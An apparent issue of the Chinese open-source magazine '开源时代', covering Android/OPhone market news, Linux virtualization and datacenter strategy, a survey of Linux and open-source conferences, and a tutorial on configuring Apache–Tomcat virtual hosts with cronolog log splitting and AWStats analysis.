对于中移动来说，Android 给他们带来的是 OPhone 的发展机会。OPhone 是中国移动主导的智能手机操作系统，基于谷歌的 Android 平台，内置了中国移动的多种业务，被寄予厚望。目前 OPhone 手机阵营已有几十家，联想、中兴、三星、摩托罗拉、LG、宇龙酷派、海信、TCL、天语等厂商都有相关的推出计划。中移动希望借助 OPhone 对抗中国联通即将引进的 iPhone。

对于谷歌而言，Android 的发展有其长远意义，谷歌开源 Android 就是希望其能在手机操作系统市场获得足够的支持。苹果 iPhone 的快速发展，包括苹果 App Store 的成功都成为谷歌羡慕的对象。谷歌也在不断推广 Android 应用商店的发展。据国外媒体报道，谷歌将于近期推出调整后的新版本 Android Market 应用商店。Android Market 将在即将发布的 1.6 版本中发布几项更新。借助这些更新，应用开发商将可以提供截屏、图标和描述，更好的推广和突出他们的应用。据悉，Android Market 将增加四个应用分类：运动、健康、主题和动漫。开发商可以将新应用和当前应用归入这些分类中。

市场调研结果显示，苹果 App Store 的市场占有率已经是谷歌 Android market 的 40 倍。Android 手机的用户中只有 19% 付费下载了应用软件，而苹果 iPhone 的用户则有半数都下载了付费软件，甚至连 iPod touch 用户的付费软件下载率也超过了 Android 手机。这都是令谷歌要大力发展 Android market 的潜在原因。谷歌的 Android 操作系统采用了开源方式，而且不收取任何费用。显然谷歌更希望这个系统给其带来更大的影响力和覆盖范围，收费并不是目的，只有免费才能拓展 Android 的发展前景。这是谷歌的移动发展战略，可以预见的是，今后几年，谷歌 Android 将出现在更多的设备中。

虚拟化会是 Linux 的杀手吗

去年，戴尔(Dell)的 CTO Kevin Kettler 在美国旧金山举行的 LinuxWorld 大会上发言时表示，虚拟化必须变得更容易使用；他表示，Dell 的研究人员正试图在服务器的闪存硬盘中，嵌入一个提供 VM 环境的管理程序(hypervisor)：整体优势在于开机时间(time to boot)——待机时间(ready to go)，以及这些服务器的管理。



(戴尔(Dell)CTO Kevin Kettler)

Kettler 在 Dell OptiPlex 745 服务器计算机上示范执行 Novell SUSE Linux Enterprise Desktop、Windows Vista 和 Windows Xp 等多个操作系统。Dell 采用 XenSource 系统管理程序制作用于该方案的 VM。由于某些企业有安全性的考虑，Kettler 同时在自己的 VM 上执行 Mozilla 的 Firefox 浏览器；此外还在独立的 VM 上执行了一个计算机辅助设计程序。



(HP 执行副总裁 Ann Livermore)

Kettler 表示, 这种多功能性是“商业客户端设备运算的未来趋势”。他补充道, 应用程序的管理和安全必须不麻烦, 因此创造 VM 的能力是必备的。Dell 的系统管理程序最终将与 Dell 服务器附带在一起, 为客户提供现成的高效能虚拟化; 不过 Dell 尚未透露提供这种能力的时间表。

HP 的执行副总裁 Ann Livermore 则表示, 虚拟化的创新才刚刚开始: “在这个领域, 你将看到一整套的服务和许多服务供货商。” Livermore 指出, 虚拟化是需要针对 Linux 进行改进以在数据中心取得更多进展的几个领域之一; 其它领域包括功率和散热、管理、安全性和自动化。目前 HP 正在自行开发技术或进行收购, 以制作 Livermore 称之为可「自主管理」的数据中心。不久前 HP 才宣布耗资 16 亿美元, 收购资料中心自动化专业厂商 Opsware。

此外 HP 亦宣布该公司已经将其 Parallel Compositing Library 软件, 提供给开放源码社群。该软件可在高性能运算环境中实现复杂数据集(data sets)的虚拟化。HP 还将其 pay-per-use 计价模式扩展到执行于 HP Integrity 服务器的 Linux; 包括 HP-UX、Windows 和 OpenVMS 已经采用该授权模式供应。

灵活 Linux 是建构特定软件 VM 的理想选择

VMware 可提供各种 VM 管理服务, 包括动态平衡(dynamic balancing)、资源分配(resource allocation)以及集中备份软件。该公司首席科学家兼共同创办人 Mendel Rosenblum 在 LinuxWorld 大会上表示, 还会有更多服务陆续推出, 其中一些新功能已开始提供测试, 包括一些用于工作站的 VMware 软件, 可在虚拟机器纪录服务器的执行情况, 以备稍后查询。

Rosenblum 认为, 虚拟化最终可以制作包括 Linux 在内的操作系统。他特别支持一种虚拟层(virtualization layer)直接与微处理器及其它计算机硬件连接的架构; 这种架构在最顶端执行的将是针对特定应用的虚拟机器。他表示, 这种技术将更加可靠、安全、容易管理并且性能更佳。

Rosenblum 表示, 虚拟化装置是理想架构。软件制造商只能包装在虚拟机器内部执行特定应用所需的零组件: 「我可以挑出某个应用不需要的 OS, 建构一个针对应用高度最佳化的 OS。」他指出, Linux 是建构特定软件 VM 的最佳选择, 因为其开放性原始程序代码授权条款比专利软件更灵活; 使用 Linux 基本上不需要支付版税, 让用户可以创造适合他们用途的软件。

数据中心受 Linux 战略的影响

几乎所有的数据中心都有 Windows 服务器, 70%的数据中心有 Linux 服务器。Linux 和 Windows 的兼容性对数据中心而言无疑是一个很好的补充, 可以起到降低成本和简化数据中心运营的作用。Novell 在 Linux 与 Windows 兼容性方面具有绝对领先地位。

当对这些问题进行评估时, 你需要问以下几个问题:

Linux 与 Windows 的兼容性对你的数据中心而言意义是否重大?

在你的数据中心的中心是否存在阻碍 Linux 与 Windows 兼容性的因素, 比如说政治问题、数据中心位置等等。Linux 与 Windows 兼容性对数据中心的影响极小, 除非你打算利用这种兼容性。


数据中心管理工具

在数据中心管理工具方面 Novell 和 RedHat 存在了很大的差别。Novell 一直在致力于成为数据中心管理领域的强者, 它试图为物理机(Linux、Unix 及 Windows)及虚拟机(Hyper-V、VMwareESX

及 Xen)提供专用的管理工具。ZENworks 及 PlateSpin 管理工具是 Novell 数据中心管理工具领域的两大核心产品。

Red Hat 有两大主要管理工具平台：用来管理 RHEL 的 Red Hat Network 及 JBossOperationsNetwork。RedHat 主要致力于研发适合于其自身产品的开源管理工具，并不想涉及整个数据中心管理软件行业。

Novell 的专用数据中心管理工具战略理论上可以允许你降低数据中心的复杂性(工具更少、供应商也更少)并降低管理工具方面的开支。但是，这是一套规模庞大的专用工具，是用来管理多元化平台的，一般来说它无法管理其它专用平台的重要组件。



不同的虚拟化战略

Novell 的虚拟化软件战略主要建立在其 Xen 相关产品及其与微软和 VMware 等厂商合作的基础上。它认为 SLES 是“完美的客户管理系统”，因为 SLES 在 Hyper-V、VMwareESX 及 Xen 上有着很好的性能。

Red Hat 将 KVM(Kernel 虚拟机)作为其未来主要的系统管理工具，今年晚些时候他们将会发布其 RHEL5.4 版本。RedHat 将通过 RHEL 5 系列产品对 Xen 提供全面的支持，然后再将重点放在 KVM 上。

如今，选择一个单一的供应商来对数据中心工作负载进行虚拟化显得很重要，这个厂商很可能将会是微软或 VMware，因为数据中心需要虚拟化的大多数工作负载都是 Windows 负载。微软和 VMware 占据了这个领域的市场。我的建议是你用 Hyper-V 或 ESX 来对 Windows 工作负载进行虚拟化，利用 Novell 的 Xen 或 RedHat 的 KVM 对 Linux 负载进行虚拟化。

Novell 或 RedHat 的虚拟化软件战略对你的数据中心有何影响？Xen 的支持者认为操作系统应该与 Hypervisor 保持独立。RedHat 表示新的 LinuxKernel 技术会直接改进 KVMhypervisor 的性能，因为配置了新的日程安排程序，能耗管理及安全方面也有很大的提高。

尽管说 Amazon 的 EC2 是以 Xen 为平台的，但我们发现从长期来看 Xen 的市场占有率还是在下降，因为 RedHat 已将重点放在 KVM 上，而思科与微软走的也很近，在为 Hyper-V 研发相应的管理工具。RedHat 的发展需要大家将 XenVirtual 服务器迁移到 HVM 上，从而为 KVM 提高支持，但这往往需要一定的时间。

谈到 Xen，思科的市场占有率要比 Novell 和 VMware 都高。然而，考虑到思科与微软和 Hyper-V 的关系，长远来看思科有可能会成为 Xen 的领先供应商。Novell 目前并没有实现对 KVM 的全力支持，但将来会。

如果你想为虚拟化负载选择开源管理工具，你将不得不在 Xen 和 KVM 间作出选择。如今，Xen 已被许多企业级用户所接受。如果你要购买 Hypervisor，先审查一下自己是否多年来一直在使用 Xen，并确定 KVM 对企业产品来说是否可用。

以上就是对数据中心市场的简单分析。

本期推荐

全球开源软件相关展会历史及发展

ChinaUnix 网友: Send_linux

Linux 和开源世界的展会自从 Linux 和自由软件出现以来,已经有将近 20 年的历史了。从最开始的 Linux 和自由软件的 hacker 们在一起讨论技术,改进软件的小规模的 Hackthon 开始,渐渐地发展到中等规模的,地区性质的 Linux 用户组活动,再到近十年来,大规模的 Linux 和开源软件技术产品相结合的综合型展会。

本文简单地给大家介绍一下目前全球 Linux 和开源相关展会情况,并简单地探讨一下这些展会的历史以及其将来的发展走向。

全球最著名三大 Linux 会议:

一直以来,大家习惯将 Linux Symposium、linux.conf.au、Linux Kongress 并称为国际性 Linux 三大会议。这三大会议一直以来都是参与用户最多、参与话题最多,用户参与程度最高的全球性 Linux 和开源技术相关会议。

Linux Symposium 大会一般在加拿大召开,从 1999 开始第一届,今年已经是第 11 届。大会的参与者主要是 Linux 内核开发人员,讨论的议题主要是内核相关的技术和发展趋势,学术性质比较浓,是一个会议,并没有相关的产品和技术展览。虽然会场中有时候也会讨论一下相关技术的市场前景:) Linux Symposium 有时候也不仅仅讨论 Linux,只要是开放系统的东西,他们也有所涉及。

国内有不少 Linux 方面的技术专家也参加过该会议,比如研究 Linux 文件系统的吴峰光博士。Intel 中国 OTC 部门的大量技术工程师也都参加过该会议。



(Alan Cox 在 06 年的 Linux Kongress 会议上)

Linux Kongress 会议，可能大家关注和参与的并不是很多，这是当今欧洲最大的 Linux 和开源技术会议。Linux Kongress 是由 GUUG (German Unix User Group) 组织的，从 1994 年开始，一直在德国举办，只有一次例外，那是在 2001 年，那届的 Linux Kongress 是在荷兰的 Enschede 举办的。经过这十多年的发展，Linux Kongress 已经发展成为欧洲最佳传统的 Linux 开发人员和专家的技术性会议。

Linux.conf.au 大会，从字面意义上就很好理解，澳洲 Linux 大会（澳大利亚 Linux 大会？），大会大多数时候是在澳大利亚举行，但是现在也在新西兰举行，时间一般都是每年 1 月份左右。从 1999 年创办开始，Linux.conf.au 就一直坚持每年一次的 linux 使用和开发的推广活动，每次都持续一周左右的时间。参加过这个会议的大牛非常多，比如 Linux 的创始人 Linus Torvalds、英国著名的内核黑客 Alan Cox，还有就是澳洲当地的开源软件开发人员，比如 Samba 的开发人员 Andrew Tridgell。

从大会的议题来看，大会的主题非常宽泛，涉及的话题也是五花八门，可能不光是从 Linux 和开发人员的年度聚会角度出发，讨论的内容也就不仅限于技术方面的，更多的是 Linux 和开源软件的教育、社区发展等话题。甚至有十一二岁的小孩来登台献艺，可见开源社区的包容和开放态度。有的时候为了社区发展筹集款项，不惜有恶搞上演，比如 04 年的 Linus Torvalds 先生，有图为证：)



其他国际性开源会议：

这里不得不提的是 O'Reilly 的 OSCON 大会，这个大会的组织者是计算机科学出版行业的 O'Reilly 公司。目前 OSCON 参会人数已经大大超过了上述的三大 Linux 会议，作为商业 Linux 和开源技术展会，发展的非常成功，现在 O'Reilly 的 OSCON 大会一般都是 4 天的议程，大大超过了同类的技术会议。因为该会议在全球开源爱好者中享有崇高的声誉。几乎每年的这个时候，都有数以千计的厂商、爱好者，涌到美国 Oregon 州的 Portland 市参加这个盛会，享受开源的盛宴。同时，会议上数以百计的技术和非技术专题讲座(session)，又承载着丰富的开源内容，给全球各地的开源技术爱好者和从业人员指明发展方向。

OSCON 大会也已经有超过十年的历史，大会的主旨也已经发生了很大的变化，从最初的开源操作系统的大会，变成了现在的开放的开发者大会。大会期间，来自全球各地的开源爱好者们加入关于开放源码与开放社区、开放社区的重要性及其对开放源码项目的影响等主题的讨论。在其鼎盛时期，这个会议还有一个分支，那就是 EuroOSCON，可惜在 06 年之后，我们就再也没有见过。

最近兴起的，由 Linux 基金会组织的一系列会议也正在走向 Linux 会展行业的中心。因为 Linux 基金会的强大号召力，近一两年的会议都非常成功，比如 Linuxcon、Linux 合作峰会等。前者东西议题广泛，号称一切和 Linux 相关的主题他们都可以讨论。后者主要面向行业发展的主要决策者，比如重要的内核维护人员、重要的 Linux 发行版负责人、大规模 Linux 应用的企业负责人和硬件系统供应商等，这个会议一般采用邀请制来邀请参会人员。除此之外，Linux 基金会旗下还有多个 Linux 相关的会议，比如 Linux 内核峰会、Linux 基金会终端用户大会等。目前 Linux 基金会的会议组织才刚刚开始，态势良好，预祝他们将来会更好！

商业性质展会

这里最具有代表性的是 LinuxWorld 大会了，可惜的是，在经过十多年后，2009 年，IDG 旗下的 LinuxWorld 展会正式成为历史，更名为 OpenSource World，并且和其他两个展会并成一个会议，在美国加州举行，其中变迁不得不令人玩味。

LinuxWorld 之所以全球闻名，和 IDG 展会公司的推广不无关系，随着 Linux 和开源技术的浪潮，LinuxWorld 当时一年要举办十多场，在美国有三四场，中国最多的时候也有三场，另外还有各大开源技术发展热点国家和地区，比如巴西、印度、台湾、日本和德国等。

其中不得不提的是，从 2000 年，LinuxWorld 进军中国以来，确实对国内的 Linux 和开源软件的发展起到的推动作用，但是随着 Linux 和开源技术的推广方式发生变化，以及国内外开源相关企业对开源认识的不断加深，但是 LinuxWorld 在中国的发展并没有随之适应，效果也越来越不好，和鼎盛事情的两三千人的参会场景相比，08 年只有可怜的四五百人。09 年的 LinuxWorld 中国到现在都没有听到相关声音，这确实是国内 Linux 和开源展会的一个悲哀。

Linuxtag，目前欧洲最大的 Linux 和开源软件展会，模式类似于 LinuxWorld，会议和展览并重，但是这个会议只是在德国举行，依托于欧洲的开源热土，面前全球的 Linux 和开源爱好者、开发者、从业人员和企业 IT 架构决策者。大会一般议程比较复杂，往往有三到四天。



(09 年 Linuxtag 展会上 Drupal 用户组的展台)

以 2009 年 6 月份举行的第 15 届 Linuxtag 为例，虽然在经济危机的严重冲击下，仍然有来自 28 个国家的超过一万名与会者来到柏林，参加欧洲最大的 Linux 及开源软件活动。来自欧洲、非洲、亚洲及北美各地的专业用户、专家以及感兴趣的与会者集中在柏林展览中心参加此次展会。

总共有 135 个公司及独立项目参与了今年的 LinuxTag，其中有 69 家公司在大会上展出了他们

的最新产品和技术解决方案。独立项目展出的东西更多是理念方面的和社区推广方面的内容，比如 Linux 发行版 Fedora 和开源代码的 CMS 系统 Drupal。大会上超过 300 位的演讲者发表了自己对开源业界及技术的看法。

因为经济危机的原因，越来越多的 IT 公司和政府开始认识到开源软件将对 IT 产业造成的深刻变化，在这次大会上，就有来自欧洲多个国家的政府和机构的监管人员到场学习交流，其中包括德国外交大臣，因为德国政府对其中小企业的创新非常重视，而开源技术可能正是他们的出路之一。

地区性质用户会议&会展

这个目前在信息技术发达地区和部分国家比较多，比如美国的 SCALE，是南加州 Linux 展会的缩写（Southern California Linux Expo）。南加州的 Linux 展会的规模逐年扩大，主要面向美国西部加州一代的高科技公司和相关 Linux 从业人员，已经得到了很多用户的赞许。SCALE 不仅可以给用户展示更多可观看和操作的东西，而且大量的适用的、贴近用户需求的解决方案和产品得到了湾区用户的一致好评，目前 SCALE 已经被 IDG 展会公司正式收购。

厂商展会

这些以前基本上都没有，但是随着开源技术厂商逐渐意识到宣传和技术推广的重要性，他们开始组织自己的技术展会，而不仅仅是参加一些听众鱼龙混杂的综合型开源展会。这其中比较典型的有红帽的 Red Hat Summit 和 Novell 的 Brain Share。

红帽峰会是一年一度的盛会，届时会有经验交流会，现场演示，技术及业务分会，解决方案展示等，用户有机会与红帽领先的开源解决方案背后的开发者、工程师以及合作伙伴进行交流和沟通。红帽高峰会不仅把客户，合作伙伴以及社区会员集中在一起进行一个全球性的开源知识交流，而且也将由富有远见的业界领袖带来的主题演讲，分享给与会的听众。如今的红帽峰会中好包括了 Jboss 技术大会，这是开源中间件的一个技术盛会。总的来说，红帽技术峰会是围绕红帽的一个技术生态系统的盛会。红帽 Linux 及其开源技术的相关厂商、用户和开发者们都能够在这个峰会中找到自己想要的东西。



（红帽客户代表 Allianz 公司的代表在演讲）

Novell BrainShare 也是 Novell 公司的一个盛会，自从收购了 SuSE Linux 后，也和开源搭上了边，而且现在的 Novell 重点也是基于开放的操作系统平台上，所以 Novell BrainShare 也算的上是和开源相关的企业级盛会。通过大会上所展现的战略前景及技术演示，说明 Novell 公司解决客户今

天所面临问题的方法和未来的计算策略。

专业开源技术会议

这种会议更多的是面向单一的开源技术开发者和用户，这种会议全球非常多，比较著名的往往也是一些著名的开发项目开发者大会，比如 BSDCon、DebConf 和 MySQL Conference & Expo 等。

这些会议一般都是每年一次，有的可能有多次，比如 BSDCon。BSDCon 有时每年举行多次，基本上都是在 BSD 技术开发和应用比较成熟的地区和国家，比如美洲、欧洲和日本。DebConf 更多的是草根的聚会，更多的自由软件开发人员和用户，大家聚集在一起讨论 Debian 的技术和社区发展前景，这里很少有厂商的参与，特别是在议题方面。

MySQL Conference & Expo 在和 O'Reilly 的合作下，更多的是一种成熟的商业展会模式，会议和展览并重，着重讨论 MySQL 相关的数据库技术，以及和其相关的一些互联网开发和应用技术。

开源展会在中国

中国开始 Linux 和开源软件的展会历史并不久，最早的可能就是第一届 LinuxWorld 中国展会。IDG 在和中国政府相关部门的主导下，将这一 Linux 业界的盛会引入到了中国，给中国的开源业界带来了一种新的交流方式。鼎盛的时候，LinuxWorld 中国一年举行三次，分别在北京、上海和广州，确实为国内的 Linux 和开源技术交流带来非常大的推动作用，其中在 2007 年，ChinaUnix 和 IDG 联合组办了一次非常成功的 LinuxWorld 中国展会，当年的展会主题是“开放源代码，开放技术”。规模上虽不及美国旧金山 LinuxWorld，但是国内 Linux 爱好者的热情也让现场热闹非常。



(Jim zemlin 先生在 Linux 开发者研讨会致主题演讲)

由中国开源推进联盟（COPU）组办的相关 Linux 和开源技术活动，最近成为了国内开源业界的另一盛事。在和 Linux 基金会的合作下，相关 Linux 和开源技术的会议陆续在中国得到了召开，包括从 2006 年每年一届的《开源中国开源世界》会议，2008 年在北京举办的 Linux 开发者研讨会等，每次会议都有来自全球各地的 Linux 和开源业界的领军人物参与。比如在 2008Linux 开发者研讨会上，就有 Jim Zemlin、Andrew Morton、Jonathan Corbet、Matt Mackall 等人参加。

技术新知

独辟蹊径 J2EE 网站之 Tomcat 篇(下)

——日志分析及系统测试

ChinaUnix 网友: gamester88、kns1024wh、loveradmin

本文前半部分详见《开源时代》第十二期刊。

六、Apache Tomcat 整合虚拟主机配置

配置 apache 整合 tomcat 的虚拟主机需要解析 tomcat 中的 server.xml 中的 host 元素，并同时配置 apache 中的 VirtualHost。配置 Apache 中的虚拟主机，在 httpd.conf 中添加如下的 VirtualHost 的配置信息。

```
#vi httpd.conf
NameVirtualHost *:80
LoadModule jk_module lib/mod_jk.so
# mod_jk settings
Include conf/mod_jk.conf
<VirtualHost *:80>
    ServerName www.demotestdemo.com
    DocumentRoot /projects/nihao
    JkMount /servlet/* jsp-ap207
    JkMount /*.jsp jsp-ap207
    JkMount /*.do jsp-ap207
    JkMount /*.action jsp-ap207
    JkMount /*.java jsp-ap207
    JkMount /authImg jsp-ap207
    JkMount /fckeditor/* jsp-ap207
    JkMount /*.act jsp-ap207
</VirtualHost>
<VirtualHost *:80>
    ServerName chanpin1.demotestdemo.com
    DocumentRoot /projects/chanpin1
    JkMount /servlet/* jsp-ap207
    JkMount /*.jsp jsp-ap207
    JkMount /*.do jsp-ap207
    JkMount /*.action jsp-ap207
    JkMount /*.java jsp-ap207
    JkMount /authImg jsp-ap207
    JkMount /fckeditor/* jsp-ap207
```

```
JkMount /*.act jsp-ap207
</VirtualHost>

#JkMount 行是说明这些文件交给 tomcat 解析

<Directory "/projects/chanpin1">
  Options Indexes FollowSymLinks
  AllowOverride None
  Order allow,deny
  Allow from all
</Directory>

#这个目录里的文件网页可以访问，要不提示没有打开权限
```

配置 tomcat 添加虚拟主机参数，整合 apache 指定的配置信息，这部分主要是修改 server.xml 中的 Host 部分的信息

```
#vi server.xml

<Host name="www.demotestdemo.com" appBase="webapps"
  unpackWARs="true" autoDeploy="true"
  xmlValidation="false" xmlNamespaceAware="false">

  <!-- SingleSignOn valve, share authentication between web applications
    Documentation at: /docs/config/valve.html -->
  <!--
  <Valve className="org.apache.catalina.authenticator.SingleSignOn" />
  -->

  <!-- Access log processes all example.
    Documentation at: /docs/config/valve.html -->
  <!--
  <Valve className="org.apache.catalina.valves.AccessLogValve"
directory="logs"
  prefix="localhost_access_log." suffix=".txt" pattern="common"
resolveHosts="false"/>
  -->

  <Context path="" docBase="/projects/nihao" debug="0"
reloadable="true"
crossContext="true"/>
</Host>

<Host name="chanpin1.demotestdemo.com" appBase="webapps"
  unpackWARs="true" autoDeploy="true"
  xmlValidation="false" xmlNamespaceAware="false">

  <!-- SingleSignOn valve, share authentication between web applications
```



```
Documentation at: /docs/config/valve.html -->
<!--
<Valve className="org.apache.catalina.authenticator.SingleSignOn" />
-->

<!-- Access log processes all example.
Documentation at: /docs/config/valve.html -->
<!--
<Valve className="org.apache.catalina.valves.AccessLogValve"
directory="logs"
prefix="localhost_access_log." suffix=".txt" pattern="common"
resolveHosts="false"/>
-->

<Context path="" docBase="/projects/chanpin1" debug="0"
reloadable="true"
crossContext="true"/>
</Host>
```

七、整合 cronolog 分割 apache 日志使用 awstats 进行可视化分析

a) 为 Linux 添加 cronolog 分割日志文件

Linux 下运行的 Web 服务器 Apache，默认日志文件是不分割的，一个整文件既不易于管理，也不易于分析统计。安装 cronolog 后，可以将日志文件按时间分割，易于管理和分析。

项目网站 <http://cronolog.org/>

```
[root@tomcat src]# wget http://cronolog.org/download/cronolog-1.6.2.tar.gz
#在线获取软件包，对获取的源码进行编译安装
[root@tomcat src]# tar xvf cronolog-1.6.2.tar
[root@tomcat src]# cd cronolog-1.6.2
[root@tomcat cronolog-1.6.2]# ./configure
[root@tomcat cronolog-1.6.2]# make
[root@tomcat cronolog-1.6.2]# make install
[root@tomcat cronolog-1.6.2]# which cronolog
/usr/local/sbin/cronolog
#使用 which 能查询到 cronolog 程序说明已经安装成功了
```

源码编译安装结束需要把日志的格式配置

1、虚拟主机配置文件 httpd-vhosts.conf，将 Web 日志设置 CustomLog 修改为以下格式

```
CustomLog "| /usr/local/sbin/cronolog /usr/local/http/logs/access_%Y%m
```

```
%d.log" combined
```

当然，错误日志设置 ErrorLog 也可以利用 cronolog 分割，设置为

```
ErrorLog "| /usr/local/sbin/cronolog /www/logs/error_%Y%m%d.log"
```

2、如果服务器上只有一个站点（当然这种情况比较少），直接按上面所说格式修改 httpd.conf 文件日志设置部分。

说明：

1. 绿色部分 为 cronolog 安装后所在位置，系统版本不同可能位置不完全一样，以 which 命令查看到的位置为准；
2. 蓝色部分 为设置的日志文件所在位置，根据需要修改；
3. 红色部分 为设置的日志文件标识性字符，根据需要修改；
4. %Y%m%d 为日志文件分割方式，例子中为“年月日”，也可以修改成自己需要的。

然后重启一下 apache，就会发现 apache 日志开始按照日期生成，而原来的 apache 日志文件就不会再记录新的访问数据了。

这时，如果有使用 awstats 的人也许会遇到一个问题，因为 apache 动态生成日志，所以得相应修改 awstats 中的配置文件。

将 awstats 配置文件中的 LogFile 做相应的修改：[root@tomcat conf]# vi /etc/awstats/awstats.www.demotestdemo.com.conf

```
LogFile="/usr/local/httpd/logs/access_log"
```

改为

```
LogFile="/usr/local/httpd/logs/access_%YYYY-24%MM-24%DD-24.log"
```

%YYYY-24%MM-24%DD 表示 24 小时之前的年份，%MM-24 表示 24 小时之前的月份，%DD-24 表示 24 小时之前的日份。合起来 %YYYY-24%MM-24%DD-24 就表示 24 小时前的年月日。我们在使用 awstats 分析 apache 日志的时候，必须分析已经生成的日志。而我们又常常使用 cron 来自动 update，举个例子，当我们于 2009 年 8 月 1 日凌晨 1 点分析我们网站的 apache 日志的时候，我们是要分析前一天也就是 2009 年 7 月 31 日的日志，而不是 cron 运行的当天 8 月 1 日的日志：）这样，减去一个数字，才能够正确得到我们想要分析的 apache 的日志的文件名。当然，你也可以不用 24 这个数字，可以根据自己的实际情况来调整：）

b) 为 linux 配置 awstats

AWStats 是一套免费基于 Perl 的网站日志分析工具，awstats 有详细的统计流量工具。这个工具界面较为友好，执行速度快，扩展功能众多，AWStats 是当之无愧的首选。

Awstats 需要 perl 模块支持，在安装 awstats 前需要安装必要 perl 软件包

```
[root@tomcat src]# yum -y install perl-libwww-perl
```

```
[root@tomcat src]# rpm -ivh awstats-6.9-1.noarch.rpm
```

```
Preparing...
```

```
##### [100%]
```

```
1:awstats
##### [100%]
----- AWStats 6.9 - Laurent Destailleur -----
AWStats files have been installed in /usr/local/awstats

If first install, follow instructions in documentation
(/usr/local/awstats/docs/index.html) to setup AWStats in 3 steps:
Step 1 : Install and Setup with awstats_configure.pl (or manually)
Step 2 : Build/Update Statistics with awstats.pl
Step 3 : Read Statistics
```

执行 awstats 的配置脚本,如果设置上注意将会出现下面的错误信息,因/etc/awstats 下没有 awstats.model.conf 文件造成的错误

```
[root@tomcat src]# cd /usr/local/awstats/tools/
[root@tomcat tools]# ./awstats_configure.pl
----- AWStats awstats_configure 1.0 (build 1.8) (c) Laurent Destailleur -----
This tool will help you to configure AWStats to analyze statistics for
one web server. You can try to use it to let it do all that is possible
in AWStats setup, however following the step by step manual setup
documentation (docs/index.html) is often a better idea. Above all if:
- You are not an administrator user,
- You want to analyze downloaded log files without web server,
- You want to analyze mail or ftp log files instead of web log files,
- You need to analyze load balanced servers log files,
- You want to 'understand' all possible ways to use AWStats...
Read the AWStats documentation (docs/index.html).
-----> Running OS detected: Linux, BSD or Unix
-----> Check for web server install
Enter full config file path of your Web server.
Example: /etc/httpd/httpd.conf
```

```
Example: /usr/local/apache2/conf/httpd.conf
Example: c:\Program files\apache group\apache\conf\httpd.conf
Config file path ('none' to skip web server setup):
> /usr/local/httpd/conf/httpd.conf
-----> Check and complete web server config file
'/usr/local/httpd/conf/httpd.conf'
Warning: You Apache config file contains directives to write 'common' log files
This means that some features can't work (os, browsers and keywords
detection).
Do you want me to setup Apache to write 'combined' log files [y/N] ? y
Add 'Alias /awstatsclasses "/usr/local/awstats/wwwroot/classes/"
Add 'Alias /awstatscss "/usr/local/awstats/wwwroot/css/"
Add 'Alias /awstatsicons "/usr/local/awstats/wwwroot/icon/"
Add 'ScriptAlias /awstats/ "/usr/local/awstats/wwwroot/cgi-bin/"
Add '<Directory>' directive
AWStats directives added to Apache config file.
-----> Need to create a new config file ?
Do you want me to build a new AWStats config/profile
file (required if first install) [y/N] ? y
-----> Define config file name to create
What is the name of your web site or profile analysis ?
Example: www.mysite.com
Example: demo
Your web site, virtual server or profile name:
> www.testdemo.com
-----> Define config file path
In which directory do you plan to store your config file(s) ?
Default: /etc/awstats
Directory path to store config file(s) (Enter for default):
>
-----> Create config file '/etc/awstats/awstats.www.testdemo.com.conf'
Error: Failed to open '/usr/local/awstats/wwwroot/cgi-bin/awstats.model.conf'
```


for read.

#/etc/awstats 下没有 awstats.model.conf 文件造成的错误

执行 awstats 的配置脚本,如果设置上注意将会出现下面的错误信息, 因/var/lib/awstats 目录没有写入权限

```
[root@tomcat tools]# cp /usr/etc/awstats/awstats.model.conf /etc/awstats/
```

```
[root@tomcat tools]# ./awstats_configure.pl
```

```
----- AWStats awstats_configure 1.0 (build 1.8) (c) Laurent Destailleur -----
```

This tool will help you to configure AWStats to analyze statistics for one web server. You can try to use it to let it do all that is possible in AWStats setup, however following the step by step manual setup documentation (docs/index.html) is often a better idea. Above all if:

- You are not an administrator user,
- You want to analyze downloaded log files without web server,
- You want to analyze mail or ftp log files instead of web log files,
- You need to analyze load balanced servers log files,
- You want to 'understand' all possible ways to use AWStats...

Read the AWStats documentation (docs/index.html).

```
-----> Running OS detected: Linux, BSD or Unix
```

```
-----> Check for web server install
```

Enter full config file path of your Web server.

Example: /etc/httpd/httpd.conf

Example: /usr/local/apache2/conf/httpd.conf

Example: c:\Program files\apache group\apache\conf\httpd.conf

Config file path ('none' to skip web server setup):

```
> /usr/local/httpd/conf/httpd.conf
```

```
-----> Check and complete web server config file
```

```
'/usr/local/httpd/conf/httpd.conf'
```

All AWStats directives are already present.

```
-----> Update model config file '/etc/awstats/awstats.model.conf'
```

```
File awstats.model.conf updated.
----> Need to create a new config file ?
Do you want me to build a new AWStats config/profile
file (required if first install) [y/N] ? y

----> Define config file name to create
What is the name of your web site or profile analysis ?
Example: www.mysite.com
Example: demo
Your web site, virtual server or profile name:
> www.testdemo.com

----> Define config file path
In which directory do you plan to store your config file(s) ?
Default: /etc/awstats
Directory path to store config file(s) (Enter for default):
>

----> Create config file '/etc/awstats/awstats.www.testdemo.com.conf'
Config file /etc/awstats/awstats.www.testdemo.com.conf created.
----> Add update process inside a scheduler
Sorry, configure.pl does not support automatic add to cron yet.
You can do it manually by adding the following command to your cron:
/usr/local/awstats/wwwroot/cgi-bin/awstats.pl -update
-config=www.testdemo.com
Or if you have several config files and prefer having only one command:
/usr/local/awstats/tools/awstats_updateall.pl now
Press ENTER to continue...
A SIMPLE config file has been created:
/etc/awstats/awstats.www.testdemo.com.conf
You should have a look inside to check and change manually main
parameters.
You can then manually update your statistics for 'www.testdemo.com' with
```

command:

```
> perl awstats.pl -update -config=www.testdemo.com
```

You can also read your statistics for 'www.testdemo.com' with URL:

```
> http://localhost/awstats/awstats.pl?config=www.testdemo.com
```

Press ENTER to finish...

```
